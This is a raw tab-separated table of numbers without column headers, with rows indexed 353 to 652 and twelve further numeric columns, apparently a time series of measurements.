353	232.5	35.4	9	9360.6	150.4	4201.1	9931.4	190.2	691.4	1971	44.3	4.2
354	229.3	35.4	9	9346.7	164.6	4151	9887.8	215.4	714.4	1970.2	40	3
355	230.6	36	9	9245.5	184.2	4036.1	9819.2	215.8	690.6	2000.6	25.4	1.5
356	234.2	37.2	9.2	8467.7	187.2	3648.6	9707.6	228.4	689.8	1993.9	12.6	1
357	246.1	38.4	9.9	8231.2	208.2	3463.1	9749.6	203.4	679.4	2015	9.2	1
358	249.1	39	9.9	8279.3	218.6	3462.6	9685.8	203	679.2	1951.5	8.3	1
359	251.6	39	9.9	8366.1	230.4	3477.3	9614.2	190.8	679.8	1967.7	8.3	1
360	253.1	39	9.8	8219	236.6	3389.9	9562.6	216	703	2027.1	8.3	1
361	253	38.4	9.9	8244.8	238.8	3398.7	9503.2	190.8	727	2012.9	8.3	1
362	248.6	37.2	9.4	8282.4	239.6	3416.9	9415.8	216	750.2	1998.4	8.3	1
363	245.8	38.4	9.3	8384.7	240	3468.7	9390.8	240.8	763	2023	8.3	2
364	249.9	38.4	9.2	8374.4	223.4	3507.5	9407.6	265.2	761.8	2041.1	8.3	1.6
365	250.2	39	9.2	8265.5	204.2	3517	9376	227.8	739.4	2029.6	11.1	1.6
366	252	39	9.2	8880.1	194.2	3843.8	9339.2	240.6	727	2036.7	10.6	1.6
367	246.6	37.2	9.2	9116.8	173.2	4025.7	9327.6	228.2	727	2012.7	11.5	1.6
368	245.9	37.2	8.8	9014.5	160.4	4007.2	9297.8	215.2	715.2	2048.5	11.5	1.6

369	243.8	37.2	8.8	8811.4	151.4	3931.8	9165.2	177.8	716.4	2052.3	13.3	1.6
370	243.3	36.9	8.8	8824.3	149.4	3943.6	9107.2	203	727.2	2043.8	16.6	2.5
371	243.7	37	8.5	8797.1	151	3925.6	9109.8	190.2	716	2054.4	18.1	4
372	244.3	37.7	8.5	8546.2	150.6	3799.9	9025.4	178	680.2	2045.8	44.8	4
373	247.5	37.3	8.3	8514.5	150.4	3786.8	8893.4	166.2	680	2057.8	44.8	3
374	249.9	38.9	8.2	8388.2	149.2	3585.6	8850.6	203.6	679.6	2071.4	45.7	3.6
375	255.3	38.3	8	8318.7	149.4	3551	8821.8	178.4	703.6	2126.2	43.6	4.8
376	253.4	37.5	7.7	8320.4	147.4	3556.3	8789.8	215.8	691.2	2178.6	48.4	4.8
377	253.6	38.6	7.3	8159.9	147.4	3475.3	8720.4	228	715.6	2251.5	49.3	4.8
378	261.3	40.7	7.8	8029.8	146.6	3412.2	8774.2	228	715	2282	49.3	4.8
379	268	40.7	7.6	8042.4	146.4	3417.9	8740.2	228	715	2293.5	47.5	4.8
380	265.4	40.2	7.2	7873.7	144.8	3338.9	8696.6	253.2	702.6	2306	44.2	3.9
381	264.4	40.7	7.2	7745.8	141.6	3281.1	8614	228.8	703	2349.3	41.8	2.4
382	267.1	40.6	7.3	7764.2	143	3286.3	8572.4	216.6	714.4	2410.8	16	2.4
383	265	40.6	7.2	7609.9	140.2	3214.7	8525.8	229.2	691.4	2450.9	16	2.4
384	265.1	40.8	7.2	7509.9	136.4	3316.9	8576.8	203.6	691.2	2480.9	15.1	1.9
385	265.4	41	7.2	7485.6	133.2	3312.7	8547.8	215.8	691.8	2479.6	13	1
386	265.9	41.4	7.3	7345.5	138.8	3230.2	8462.2	240.2	703.2	2471.1	9.3	1
387	266.1	40.9	7.3	7303.6	143	3201.2	8447.2	263.8	668.2	2467	7.5	1
388	255.7	38.8	6.8	7232.9	149	3151.2	8399.8	252	702.6	2489.2	7.5	1
389	266.9	39.2	7.3	7167.5	147.8	3122.9	8358	277.6	714	2522.2	7.9	1
390	278.9	40	7.8	7102.1	148.6	3086.6	8329.2	240.6	713.8	2552.1	7.9	1
391	287.1	41	8.1	7011.7	150.8	3035.9	8313	240.2	714.8	2556.4	8.8	1
392	299.1	41.8	8.6	6942	147.6	2909	8216.2	241.2	749.8	2561.6	8.3	1
393	307.7	41.6	9	6929.7	151.4	2891.6	8163.2	277.8	727	2569.3	8.3	2
394	305.6	41	9	6832	154.8	2834	8045.4	253.4	692.6	2570.9	9	1.3
395	302.9	40.8	8.9	6817.7	152.4	2834	7903.8	290	681.4	2573	10.1	1.2
396	302.1	40.8	8.8	6595	147.2	2735.8	7846.6	290.4	680.4	2586.1	11	1.2
397	301.8	40.4	8.8	6451.6	140.4	2680.7	7879	278	668.6	2588.3	11	1.4
398	300.9	41	8.8	6339.5	134.6	2638.3	7861.4	253.2	657	2598.5	13	1.6
399	289.9	41	8.3	6422.4	134.6	2679.6	7824.2	240.2	692	2609.6	12.6	1.6
400	306.2	44.3	9	6385.2	134.4	2660.3	7881.6	228.4	679.8	2618.8	16.4	1.6
401	333.2	45.8	10.9	6200.6	132.2	2575.6	7834.2	228.6	691.6	2627.9	17.9	1.6
402	372.9	49.8	11.9	6148.2	134	2646.3	7717.4	216.6	668	2622.8	17.5	1.6
403	400.2	51.7	12.2	6061.2	133.4	2607.2	7609.4	241.4	679.6	2599.9	17.5	0.6
404	402.5	51.5	12.2	5992.9	134.2	2570.5	7586	241.8	644.2	2581.1	19.2	3.4
405	410.3	52.5	12.7	6106.1	136.2	2621.6	7472.4	216.6	667.6	2613.4	35.9	4.3
406	529	61.8	17.3	6137.9	137.2	2634.6	7408	217.2	644.4	2675.6	40.4	4.3
407	546.5	63.2	17.7	6104.7	139	2614.5	7429	241.4	656.4	2725.5	40.4	4.1
408	549.8	62.8	17.8	6192.2	140.2	2655.5	7409.6	242.2	644.6	2755	38.4	3.9
409	615.7	69.3	17.4	5964.6	139.6	2544.9	7322	241.8	668.4	2712.3	38.4	3.9
410	592.1	65.8	16.4	5923	141.6	2521.3	7326.2	279.2	680	2877.3	34.6	4.1
411	562.4	64.1	14.3	5940.6	142.2	2529.2	7312.2	253.8	703.8	2909.4	32.9	4.1
412	514	60.3	12.9	5952.9	142.4	2533.1	7286.8	228.6	726.6	3041.4	32.1	4.1
413	481.3	57.6	12.4	5847.4	140.6	2486.5	7206.6	190.4	761.6	3187.3	32.5	4.1
414	474	57	12.2	5852.3	140.2	2489.4	7188.4	228	772.4	3216.1	30.1	1.8
415	463.5	55.4	11.7	5634.2	141	2377.6	7164.4	227.6	749.4	3320.2	7.7	1.3
416	348	46.3	6.9	5538.4	141	2330.3	7102	251.6	736.8	3363.5	8.8	1.4
417	337.9	45.9	6.7	5569	138.6	2349.9	7044	264.6	702.4	3336.4	9	1.4
418	339.7	46.7	6.8	5441.5	136.2	2293.3	7058.8	290	679	3400.2	9	1.4
419	278.2	41	7.3	5432.3	135.6	2289	7092	290	644.6	3424.4	9	1.4
420	279.8	40.6	7.4	5364.1	135.6	2255.2	7009.6	265.6	667.6	3293.3	9	1.2
421	276.5	43.2	7.2	5361.6	135.8	2174.4	7043.2	265.6	656.6	3315.7	8.3	1.2
422	275.7	42.6	7.2	5299	136.2	2142.6	7012.6	265.2	679.6	3271.5	8.2	1.2
423	291.4	47.2	7.8	5319.5	136	2152.9	6980	252.4	691.8	3179	7.8	1.2
424	298.9	47.7	8	5224.8	133.4	2114.2	6875.4	240	703.2	3231.1	7.8	0.7
425	347.8	55.6	9.7	5208.4	135.2	2102.4	6881.2	264.4	691.8	3268.6	10.6	1.5
426	362.5	57.5	10.5	5231.8	135.2	2113.1	6847.8	227.8	691.6	3215.2	9.7	1.4
427	356	56.9	10.3	5121.6	138.8	2049.8	6808.8	227.4	703.2	3247.6	9.5	1.4
428	363.4	56.5	10.6	5094.4	139	2036.6	6761.2	238.8	691.2	3297.5	9.5	1.4
429	354.2	55.3	10.3	5027	139.2	2001.6	6758.8	226.6	680.2	3360.3	10.9	1.4
430	354.8	56.5	10.5	5009.9	138.2	1994.5	6655.4	213.6	680.4	3436.1	10.9	1.4
431	350	53.1	10.2	4973.8	137.8	2056.1	6569.4	213.4	692.8	3531.5	10.9	1.4
432	351	53.9	10.5	4879.8	136.8	2012.6	6488.8	189	680.8	3488.5	10.9	1.4
433	353.3	49.5	10	4823.9	139.2	1977.9	6411.2	202	704.6	3501.5	10.9	3
434	352.2	48.6	10.2	4823.7	140.4	1975.6	6427.2	190.2	727.6	3510.1	15.1	3
435	310.9	40.1	8.2	4769.8	139	1951.7	6461	167	739.4	3396.3	16.9	3.2
436	300.2	39.3	7.8	4735.1	142.2	1926.8	6448.4	167	738.6	3433.8	20.9	3.2
437	307.9	39.3	8.2	4718.8	139.8	1925.6	6412.6	204.2	750.8	3475.8	20.9	3.2
438	303.6	39.3	8.1	4661.8	141.4	1892.4	6396	167.2	715.4	3363.5	20.9	3.2
439	296.8	40.5	8.3	4617.7	144	1864.7	6288.6	203.4	716.2	3235.5	19.5	3.2
440	304.5	39.9	7.9	4610.2	145.4	1858.9	6208	239.4	692.6	3240.9	19.5	3.2
441	307.9	39.9	8.5	4544.4	149.4	1815.4	6157	277	716	3145.4	19.5	3.2
442	303.4	38.7	8.5	4531.6	148.4	1812.5	6182	239.8	681	3167.4	19.5	3.2
443	274.8	38.7	8.6	4517.3	146.8	1809.5	6153.8	251.6	681.4	3272.9	19.5	1.6
444	277	39.3	8.6	4467.6	149.2	1777	6119.2	252	680.4	3241.2	15.3	1.6
445	268.3	40.5	9.2	4414.8	147.2	1757.4	6063	252.8	703.6	3286.2	17.3	1.2
446	276.8	43.4	9.2	4371.8	142.6	1747.5	6024.8	215.2	691.6	3358.2	7.5	1.2
447	315.4	51.6	9.2	4348.5	143	1734.2	5972.6	240.6	727	3303.5	7.5	1.2
448	310.2	50.4	9	4317.6	139.4	1728.4	5996.8	241.8	761.8	3231.1	7.5	1.2
449	315.3	49.2	9.2	4335.9	140	1737.1	5945.4	228.8	773.8	3466.7	7.5	1.2
450	304.5	49.2	9.6	4284.3	149.2	1688.5	5918.4	204.6	738.4	3390.9	7.5	1.2
451	305.3	49.2	9.6	4328.5	152	1705.2	5913.8	242.2	750.4	3377.2	7.5	1.2
452	309.9	50.4	9.6	4330.1	157.8	1690.7	5896	228.6	750.2	3425.6	7.5	1.2
453	319	49.8	9.6	4299.6	158.6	1673.3	5786.4	253.4	739	3314.9	7.5	1.2
454	309.8	49.2	9.6	4226.8	157.6	1640.3	5743.2	229	715.2	3389.9	7.5	1.2
455	312.2	49.8	9.5	4175.1	161.4	1603.7	5709	215.6	727.4	3461	9.8	1.6
456	298	44.8	9.6	4098.6	161.6	1566	5703	203.4	692	3359.7	9.8	1.6
457	251.9	36.6	9.6	4013.8	160.2	1528.3	5701	191.6	668.8	3385.1	9.8	1.6
458	249.6	36.6	9.7	3984.1	164	1502.2	5745.2	179	644.6	3495.1	9.8	1.6
459	248.6	36	9.2	3919	158.2	1484.8	5776.6	178.6	644.8	3383.9	9.8	1.6
460	246.7	36	9.2	3868.5	145	1492.8	5791.4	191.2	656.2	3411.7	9.8	1.6
461	248	37.2	9.3	3807.3	139	1476.1	5791.2	165.8	680.6	3537.1	9.8	1.6

462	249	36	9.3	3731.4	134	1451.2	5767.4	177.6	704	3493.9	9.8	1.6
463	246.3	36.6	9.3	3659	131.8	1421	5726	165.8	704	3510	9.8	1.6
464	247.1	36.6	9	3616.4	133	1396	5655.8	166.2	705	3463.4	17.5	3
465	240.9	34.8	9.1	3561.1	128.8	1380.4	5666.4	166.6	693.4	3316.9	8.6	1.4
466	237.5	35.2	8.8	3560.7	128.6	1380.4	5564.6	192.2	705	3363.9	14.1	2.4
467	240.3	36.3	8.5	3551	129.2	1374.6	5527.8	181.4	704.6	3396.4	14.1	2.4
468	288.4	49.2	9.7	3527.8	129.6	1363	5445.4	168.4	704.8	3305.8	14.1	2.4
469	295.7	50	9.9	3487.1	131.8	1336.9	5485	193.2	727.6	3280.7	14.1	2.4
470	294.5	49.6	9.5	3435.4	132	1310.8	5380.2	217.6	728.2	3287.8	14.1	2.4
471	293.4	48.6	9.2	3391.2	132.4	1287.6	5370.6	192	715.2	3178.2	14.1	2.4
472	288.8	48.6	8.8	3347.5	132.4	1266.1	5357.2	204.2	715.4	3201.2	14.1	2.4
473	288.6	48.2	8.4	3348.4	133.2	1265.2	5417.4	241.2	727	3236.1	14.1	2.4
474	288.7	49	8.3	3349.9	133.6	1265.2	5400.4	228.6	715	3206.1	6.4	1
475	295.7	50.2	8	3364.5	134.4	1271	5412.8	191.2	714.2	3248.1	13.1	2.2
476	299.5	51	8	3331.3	139	1242	5354.2	228.6	703.6	3219	7.6	1.2
477	329.4	49.7	9.4	3295.2	140.8	1218.8	5248.2	228.4	668.4	3155.4	8.6	1.2
478	293.8	37.2	8.5	3283.7	138.8	1218.8	5197.4	216.2	668.8	3149.9	8.6	1.2
479	302.6	37.8	8.9	3291.6	139	1221.7	5095.4	203.6	645.4	3250.1	8.6	1.2
480	322.4	38.4	9.7	3299	140.2	1221.7	5059.6	240.8	634.4	3236.2	8.6	1.2
481	336.4	39.2	10.3	3263.4	138.2	1210.1	5063.8	240.4	634	3235.4	9.6	1.2
482	341.6	39.2	10.6	3283	139.4	1215.9	5068.4	264.8	668.8	3228	9.6	1.2
483	339.5	39.4	10.5	3261.1	138.6	1206.4	4980.4	252.6	692.6	3206.5	9.6	1.2
484	341.6	40	10.5	3255.2	134.6	1215.1	4991.2	277.8	727.6	3291.6	9.6	1.2
485	343.9	39.4	10.6	3233.3	134.6	1203.5	4985	278.4	739.2	3373.6	9.5	1.2
486	337.6	38.2	10.5	3213.3	131.8	1200.6	4932.2	253.2	727.6	3345.6	9.5	1.2
487	302.8	39	8.9	3192.8	128	1200.6	4888.2	216.2	728.2	3358.7	8.5	1.2
488	295.3	39.7	8.5	3151.8	128.8	1177.4	4904.8	240.2	715.6	3347.7	8.5	1.2
489	319.6	48.9	9.3	3126.2	129.4	1162.9	4846.4	252.4	681	3225.6	9.5	1.2
490	302.1	48.7	8.9	3081.5	128.8	1142.6	4836.8	227.6	680.8	3155.8	9.5	1.2
491	290	47.7	8.4	3048.9	130.2	1122.3	4801.2	216.2	680.8	3065.6	8.5	1.2
492	282.6	47.1	8	3018.4	131	1104.9	4756	253.6	681.4	3002.1	8.5	1.2
493	282.7	46.7	8	3003.5	131.6	1096.2	4746.6	242	657.8	2950	8.5	1.2
494	280.6	45.7	8	3010.8	136	1087.5	4774	229.8	669.2	2890.7	8.5	1.2
495	275.7	45.3	7.8	2962.5	139.2	1055.6	4685.2	254.2	657.2	2770	13	2
496	275.3	45.7	7.6	2930.9	140.4	1038.2	4728.4	291.2	669.2	2821.3	19.6	3.2
497	306.6	45.9	8.9	2940.7	143.4	1035.3	4704.6	253.4	632.8	2848	19.6	3.2
498	324.7	46.6	9.1	2945.5	142.4	1041.1	4611.4	265.4	668.8	2888.1	19.6	3.2
499	310.8	37.8	8.9	2901.3	139.8	1026.6	4594.6	276.4	680.4	2823.2	18.6	3.2
500	321.6	36.6	9	2915.4	142.2	1026.6	4616	264.4	680.2	2859.9	18.6	3.2
501	329.7	36.8	9.3	2941.9	142.2	1041.1	4543.2	252.4	668.6	2904.9	18.6	3.2
502	335	37.6	9.6	2875	141.2	1012.1	4555.8	289.8	669.8	2995	18.6	3.2
503	337.4	38.2	9.7	2851.8	143.6	994.7	4611	290	669.4	3035.2	18.6	3.2
504	339.1	38.8	9.7	2794.8	142.6	968.6	4529	279.4	669.6	3076.3	18.6	3.2
505	342.8	40.2	9.8	2770.6	138	968.6	4473	254.8	692.8	3148.9	14.1	2.4
506	350.1	40.4	10.3	2741.2	137.4	954.1	4454	267.2	692.4	3133.8	6.6	1.2
507	317.9	39	9	2725.8	134.6	954.1	4434	242	726.8	3036.5	6.6	1.2
508	293.4	38.4	8.5	2660.4	132.4	928	4393.2	217	726.6	3035	6.6	1.2
509	281.1	38.8	7.8	2650.3	136.6	910.6	4391.8	203.6	714.6	3047	6.6	1.2
510	310.9	48.3	8.5	2567.5	134.4	875.8	4390.8	216.2	727.2	3060.1	6.6	1.2
511	303.3	48.5	8.2	2499.2	133.4	843.9	4361.4	191.4	761.8	3090.1	6.6	1.2
512	300.2	48.3	8	2515.7	134.8	846.8	4369	179.2	750.2	2999.5	6.6	1.2
513	301	49.1	8	2469.7	133.8	826.5	4309.4	178.8	750	2927.9	6.6	1.2
514	306.2	49.5	8.3	2458.3	133	823.6	4273	192	761.4	2920.4	12.1	2.2
515	305.1	48.3	8.3	2456.9	136.8	812	4249	204	737.8	2811	5.6	1
516	298.6	48.9	7.9	2413.3	132.4	803.3	4223.6	191.2	703.4	2739.2	5.6	1
517	306.3	50.3	8.2	2396.3	135.4	785.9	4180.4	229.2	715	2811.4	5.6	1
518	312.1	49.5	8.5	2418.5	136.2	794.6	4201	242	692	2828.7	5.6	1
519	297.5	47.7	8	2370.2	133	780.1	4215	217.2	692.2	2890.5	5.6	1
520	258.4	39.6	6.8	2372	135.2	774.3	4226.2	217.2	715.4	2910	6.6	1
521	259	40.4	6.8	2359.5	137	762.7	4260.2	254.4	738.4	2851.1	6.6	1
522	264.4	40.8	7.1	2341.3	133	765.6	4264.8	216.6	738.6	2779.9	6.6	1
523	263.8	40.8	7.1	2326	133	756.9	4186	204.2	750	2753	6.6	1
524	262.6	40	7	2308.8	133.8	745.3	4171.6	216.8	750.4	2620.2	1.1	0
525	284.9	40.4	8	2256.3	129.8	730.8	4135	216.6	715.2	2561.9	8.9	1.4
526	308.4	40.8	8.5	2255.5	132.6	722.1	4075	191.4	728	2479.5	17.4	2.8
527	321.2	40.4	9	2252.3	132	722.1	4020	191.2	727.6	2375.1	17.4	2.8
528	330.6	41	9.4	2217.6	133.2	701.8	4063.6	203.4	705	2225.2	17.4	2.8
529	346.5	42.2	10	2230.5	141.6	687.3	4018.2	190.2	704	2086.2	17.4	2.8
530	377.6	44.9	10.4	2307.1	145.4	716.3	3984.2	165	717.2	1922.9	16.4	2.8
531	415.4	51.5	10.2	2269.5	144.2	701.8	3986	153.6	681.2	1882	16.4	2.8
532	433.4	52.5	10.9	2252.3	146.2	687.3	3993.4	191.2	682.4	1886.3	16.4	2.8
533	443.2	52.3	11.3	2264.7	146.4	693.1	3901.8	203.8	693.8	1880.9	16.4	2.8
534	449.3	53.5	11.5	2202.1	142.8	672.8	3866.6	241.6	706.4	1887.8	16.4	2.8
535	432.2	54.5	10.8	2256.3	145	693.1	3810.4	254	705.2	1933.7	12.7	1.9
536	409.4	53.5	10.7	2255.1	145.8	690.2	3776.4	253.2	705.4	1960.8	8.8	1.4
537	396.5	54.3	10.3	2164.7	142.4	655.4	3756.8	241	669	1956.8	8.8	1.4
538	385.1	55.1	10.1	2121.9	147.4	620.6	3800.4	228.4	657.2	2060.5	8.8	1.4
539	371.1	54.1	10	2122.1	143.6	629.3	3777.2	203.8	657	2097.3	8.8	1.4
540	347.6	50.6	10	2029.3	138.4	597.4	3770.4	229	656.8	2164.8	8.8	1.4
541	305.2	44	10.4	2013.4	138.4	587.6	3779.2	266.4	691	2180.5	8.8	1.4
542	282.3	43.2	9.8	1999.5	139	578.9	3730.2	265.8	714.6	2180.6	8.8	1.4
543	281.7	43.2	9.8	1951.5	135.8	564.4	3666.8	278.6	714.8	2193.1	8.8	1.4
544	273	42.6	9.8	1945.7	138.8	552.8	3701.6	266	704.2	2182.4	14.3	2.4
545	267.8	41.4	9.7	1904.9	138.8	532.5	3728.2	228.4	692.2	2158.3	10.1	1.9
546	266.9	42	8.9	1882.1	137.2	526.7	3681	202.8	669.8	2173.4	5.5	1
547	261.5	41.4	9	1915.1	142.4	529.6	3639.6	189.8	669.4	2194.8	5.5	1
548	263.2	41.4	9	1940.8	142.8	541.2	3655.8	189.4	703.6	2181.8	5.5	1
549	268.9	42	9	1895.2	141	523.8	3577.2	188.8	702.6	2237.7	5.5	1
550	263.3	43.2	8.7	1894.1	140.8	523.8	3555.8	200.6	715.2	2230.2	5.5	1
551	282	46.9	8.7	1934.2	144.8	533.6	3553.6	200.6	738.8	2227.9	5.5	1
552	322.6	53.4	8.7	1930.7	145.4	530.7	3531.8	226.2	715.8	2245.7	5.5	1
553	313.8	52.2	8.7	1901	146.4	513.2	3547.8	202.4	681.2	2218.5	5.5	1
554	311.1	51.6	8.7	1906.2	147.2	513.2	3566.8	239.8	669.8	2220.9	6.5	1

555	310.1	52.2	8.8	1877.5	145.4	504.5	3555.2	233.4	680.6	2219.5	8.8	1.4
556	314.7	52.2	9.7	1872.9	146.2	498.7	3542.4	221.6	645.2	2186.7	11	2.4
557	316.6	51.6	9.6	1876.5	145.2	501.6	3516.4	184.2	645	2155.1	14.3	2.4
558	313.4	51.7	9.6	1853.8	139.8	504.5	3444.8	182.6	669	2124.9	14.3	2.4
559	315.3	51.1	9.6	1868.9	137	519	3436.6	170.4	656.8	2117.8	14.3	2.4
560	312.6	49.8	9.4	1868.1	137.6	516.1	3420.6	165.2	669.2	2042.8	14.3	2.4
561	291.1	44.9	9.4	1813.8	133.2	501.6	3355	178.2	704	2040.9	14.3	2.4
562	250.9	37.7	9.4	1794.1	132.6	492.9	3365	215.8	716	1978.6	14.3	2.4
563	253	38.4	9.2	1813.3	136	493	3374.2	241.6	715	1993.1	14.3	2.4
564	254.1	38.6	8.8	1822.6	133.8	504.6	3311.2	229.4	727.6	1974.7	7.8	1.4
565	258.8	39.4	8.6	1833.1	137.6	498.8	3233.4	254.2	692	1973	12.1	2.2
566	257.7	38.5	8.3	1845.2	138	504.6	3209.4	241.6	692.6	1983.7	9.9	1.2
567	253.5	37.8	8	1816	138.6	490.1	3209.6	216.6	692.4	1996.7	7.6	1.2
568	252.8	36.5	7.6	1822.3	144.2	478.5	3140.8	191.6	669.4	1962.7	7.6	1.2
569	247.2	37.3	7.2	1813.6	146.2	469.8	3116.6	203.2	691.4	1968.7	8.6	1.2
570	250.7	38.2	7.5	1784.2	145.2	458.2	3106.8	203	691.8	2030.5	8.6	1.2
571	255.7	38.8	7.3	1816.9	145.8	472.7	3108.6	202.8	679.6	2023.3	8.6	1.2
572	266.6	42.6	7.1	1816.3	144.8	475.6	3084.2	215.4	691.4	2075.8	8.6	1.2
573	304.3	48.8	8.1	1850.1	143.4	495.9	3118	215	714.6	2066.3	9.6	1.2
574	301.5	48	8	1811.2	143.6	475.6	3105.8	190.4	704	2064.2	9.6	1.2
575	294.5	46.4	7.8	1814.1	142	481.4	3104.8	191	715	2058.8	11.9	1.6
576	293.6	46.7	7.7	1788.7	140.4	472.7	3104	202.6	714.8	2069.3	11.9	1.6
577	296.9	48.2	7.7	1777.9	138	472.7	3101.2	190.4	727	2078.4	10.9	1.6
578	302.4	49.4	7.9	1762.6	132.8	478.5	3080	215.8	739	2115.3	10.9	1.6
579	307.2	49	8.2	1768.9	131.4	484.3	3080.6	229.2	738.2	2095.5	9.9	1.6
580	302	48.2	8	1749.2	131	475.6	3048.2	216.4	750.4	2116.9	9.9	1.6
581	301.4	48	7.8	1719.3	131.8	458.2	3056.8	204.6	727	2124.6	9.9	1.6
582	293.1	45.3	7.7	1713.9	132.8	452.4	3001.8	216.4	703.6	2125.1	9.9	1.6
583	261.3	40.2	6.8	1685.9	131	443.7	2956.8	192.2	691.6	2109.7	8.9	1.6
584	269.7	41.6	7.1	1727	131	464	2960.6	203.6	669	2118.5	13.5	2.8
585	273.3	42	7.2	1693.1	130.4	449.5	3005.4	202.8	668.8	2137	8.7	1.4
586	272.5	42	7.2	1681.1	131.6	440.8	2960.8	228	681	2138.2	16.4	2.8
587	272.2	40.8	7.3	1650.6	132.8	423.4	2947.4	227.8	668.8	2119.6	16.4	2.8
588	278.4	39.8	7.6	1623.8	133.4	408.9	2923.8	227.4	680.8	2087	16.4	2.8
589	283.5	39.6	7.7	1572.5	134.8	379.9	2918.8	240	715.4	2021.5	16.4	2.8
590	289.1	39.6	7.9	1570.2	135.4	377	2848.2	228.2	704	2017.1	16.4	2.8
591	293.4	39.6	8.2	1558.2	136.8	367.8	2827	227.8	715.2	2027.9	16.4	2.8
592	297.1	39.2	8.4	1588.8	139.2	377	2861	216.2	736.4	2020.9	16.4	2.8
593	331.8	47.8	8.5	1566.9	142.8	356.7	2877.6	241.2	724.2	2162.7	16.4	2.8
594	362.1	52.6	9.3	1572.2	146.2	350.9	2810.4	217.2	689.2	2244.5	11.8	1.6
595	365.2	52.8	9.5	1580.7	146.6	353.8	2799.2	242	712.6	2250.3	15.2	2.6
596	365.2	52.8	9.5	1651.3	150.2	379.9	2806	242.2	712.8	2363.9	7.5	1.2
597	365.8	54	9.4	1661.5	151.8	379.9	2737	254.6	726.2	2460.4	7.5	1.2
598	359.3	54.6	9.1	1702.8	155	391.5	2683.4	254	703.4	2487.6	8.3	1.2
599	352.4	55.4	8.9	1727.3	155.2	403.1	2705.8	278	737.8	2666.4	8.3	1.2
600	352	56.2	8.9	1725.5	156	400.2	2681.8	253.6	726.2	2709.6	8.3	1.2
601	361.6	55.6	9.3	1751.2	156.2	412.3	2658.6	241.6	702.8	2705.6	8.3	1.2
602	361.7	54.8	9.4	1697.4	154.2	391.5	2638.4	253.8	680	2820.7	8.3	1.2
603	356.3	49.5	10.8	1676.7	153.6	382.8	2682.8	242	680	2784.8	8.3	1.2
604	330.1	44.5	10	1642.3	151.4	371.2	2648.2	229.4	669.2	2695.9	13.8	2.2
605	331.8	44.5	10	1652.4	151	377	2658.8	266.4	680.2	2789.1	7.1	1
606	334.8	45.1	10.1	1588.7	145.4	359.6	2647	266.4	692.6	2763.1	7.1	1
607	386.1	44.9	12.3	1562.4	142.6	353.8	2645	229	692.2	2693.3	7.1	1
608	418.5	44.3	13.8	1571.6	138.8	368.3	2588.2	216	716	2799.7	6.3	1
609	454.2	43.3	15.4	1574.1	138.2	371.2	2578.4	191.6	704.2	2769.9	6.3	1
610	482.6	43.3	15.6	1565.4	138.8	365.4	2577.4	166.2	704.8	2771.3	6.3	1
611	496.4	44.3	14.5	1518.9	136.8	348	2565.4	177.2	692.2	2905.7	7.3	1
612	507.7	45.5	14.5	1532.4	135.8	356.7	2540.8	190	692.6	2898.5	7.3	1
613	484	42.2	13.2	1582.1	134	385.7	2521.4	214.8	668.6	2841.5	7.3	1
614	479.1	42.4	13.2	1583.5	134.4	385.7	2541.4	251.4	692.8	2953.3	1.8	1.1
615	474.9	42.2	13.1	1568.8	135	377	2522.4	276.8	680.8	2901	8.8	1.4
616	472.3	41.2	13	1597.4	136	388.6	2533.8	266	705.2	2806.7	11.8	3
617	419.4	41.2	10.7	1608.3	136.8	391.5	2546.4	264.8	693.2	2904.5	17.6	3
618	390.8	42.4	9.4	1583.2	136.6	379.9	2520.2	240	716.2	2833	18	3
619	353.7	43	7.7	1602.8	136.8	388.6	2461.2	228.2	691.8	2720.7	18.4	3
620	322.3	42	7.4	1638.7	134.8	411.8	2422.4	203.4	704	2616.5	18.4	3
621	290.4	41.4	7.7	1684.5	136.8	429.2	2369	203.2	714.4	2568	17.4	3
622	273.8	40.2	7.4	1704.3	139.6	432.1	2368.2	191.8	749.4	2467.6	17.4	3
623	258.2	39.2	6.9	1688.8	140.2	423.4	2381.2	204.4	738.2	2510.2	17.4	3
624	256.2	39	6.8	1677.7	140.4	417.6	2406.2	192.2	738.4	2463.8	17.4	1.9
625	257.2	39.8	6.7	1690.4	143.8	414.7	2428.8	204.8	738.2	2400.4	10.9	3
626	273.8	41.2	7.4	1683.7	145.8	406	2437	191.8	715.4	2468.8	14.3	1.4
627	277.7	41.8	7.9	1681.4	145.6	406	2403.6	228.8	680.8	2454.5	8.5	1.4
628	273.6	41	7.7	1653.5	145.8	391.5	2423.6	203.6	692.8	2452.1	8.7	1.4
629	272.9	41	8	1625.6	145	379.9	2420.8	228	692.8	2456.2	8.3	1.4
630	273.3	41.8	8.3	1635.2	144.6	385.7	2374.2	228	692.8	2558.3	8.3	1.4
631	271.8	41	8.7	1648.8	143.6	394.4	2340.4	228.8	681	2494.9	8.7	1.4
632	270.6	42.4	8.9	1645.8	140.6	400.2	2337.4	191.4	704.4	2587.4	8.9	1.4
633	275.8	41.6	9.3	1652.4	139.4	406	2291.6	204.8	680.8	2582.4	8.9	1.4
634	271.3	41	9	1656.1	138.6	408.9	2237.8	205	681.4	2509.7	11.1	3
635	258.2	39.4	9.2	1692.3	134.4	437.9	2273.4	217.2	645.8	2606	16.5	1.6
636	245	39	8.9	1677.5	132.6	435	2283.2	228.6	681.2	2570.5	10.1	1.6
637	241.1	39	8.8	1715.8	132	455.3	2284.4	228.6	681	2488	10.5	1.6
638	240.7	39	9	1738.2	133	464	2272.6	252.6	693.2	2552.7	9.9	1.6
639	243.3	39.6	9	1734.5	133.6	461.1	2258.4	239.6	692.4	2622.8	10.1	1.6
640	305.1	38.4	8.9	1721.8	135.6	449.5	2200.2	202.2	728.2	2573.9	10.1	1.6
641	333.8	39.6	9	1700.5	134	443.7	2153.8	190	692.4	2634.5	9.7	1.6
642	360.9	38.4	8.9	1695.5	134.4	440.8	2154.2	190	692.8	2587.7	9.5	1.6
643	386.4	40.2	8.9	1700.8	136.6	437.9	2141.2	166	692	2519.4	9.5	1.6
644	419.4	40.2	9.4	1753.4	136.8	464	2135.4	178.8	681	2631.2	7.3	0
645	430.6	42	9.4	1743.6	136.2	461.1	2169.6	179	657	2605.4	1.7	2.4
646	429.1	40.8	9.4	1748.4	136	464	2204	180.8	693	2596.1	13.8	2.4
647	428.6	39.6	9.5	1704	136.4	440.8	2156.6	180.8	704.6	2648	13.4	2.4

648	457.3	40.2	9.5	1703	136	440.8	2145	180	704.8	2662.7	13.4	2.4
649	470.6	39.6	9.5	1705	134.2	446.6	2130.4	155.8	716.4	2520.1	13.2	2.4
650	438.1	41.4	9.6	1693.2	133	443.7	2107	192.6	705.4	2537	13.2	2.4
651	435.5	42	8.7	1682.3	131.2	443.7	2072.6	216	669	2496.9	13.2	2.4
652	431.7	41.4	8.9	1699.3	132.2	449.5	2051	253.4	645.8	2433.5	13.2	2.4
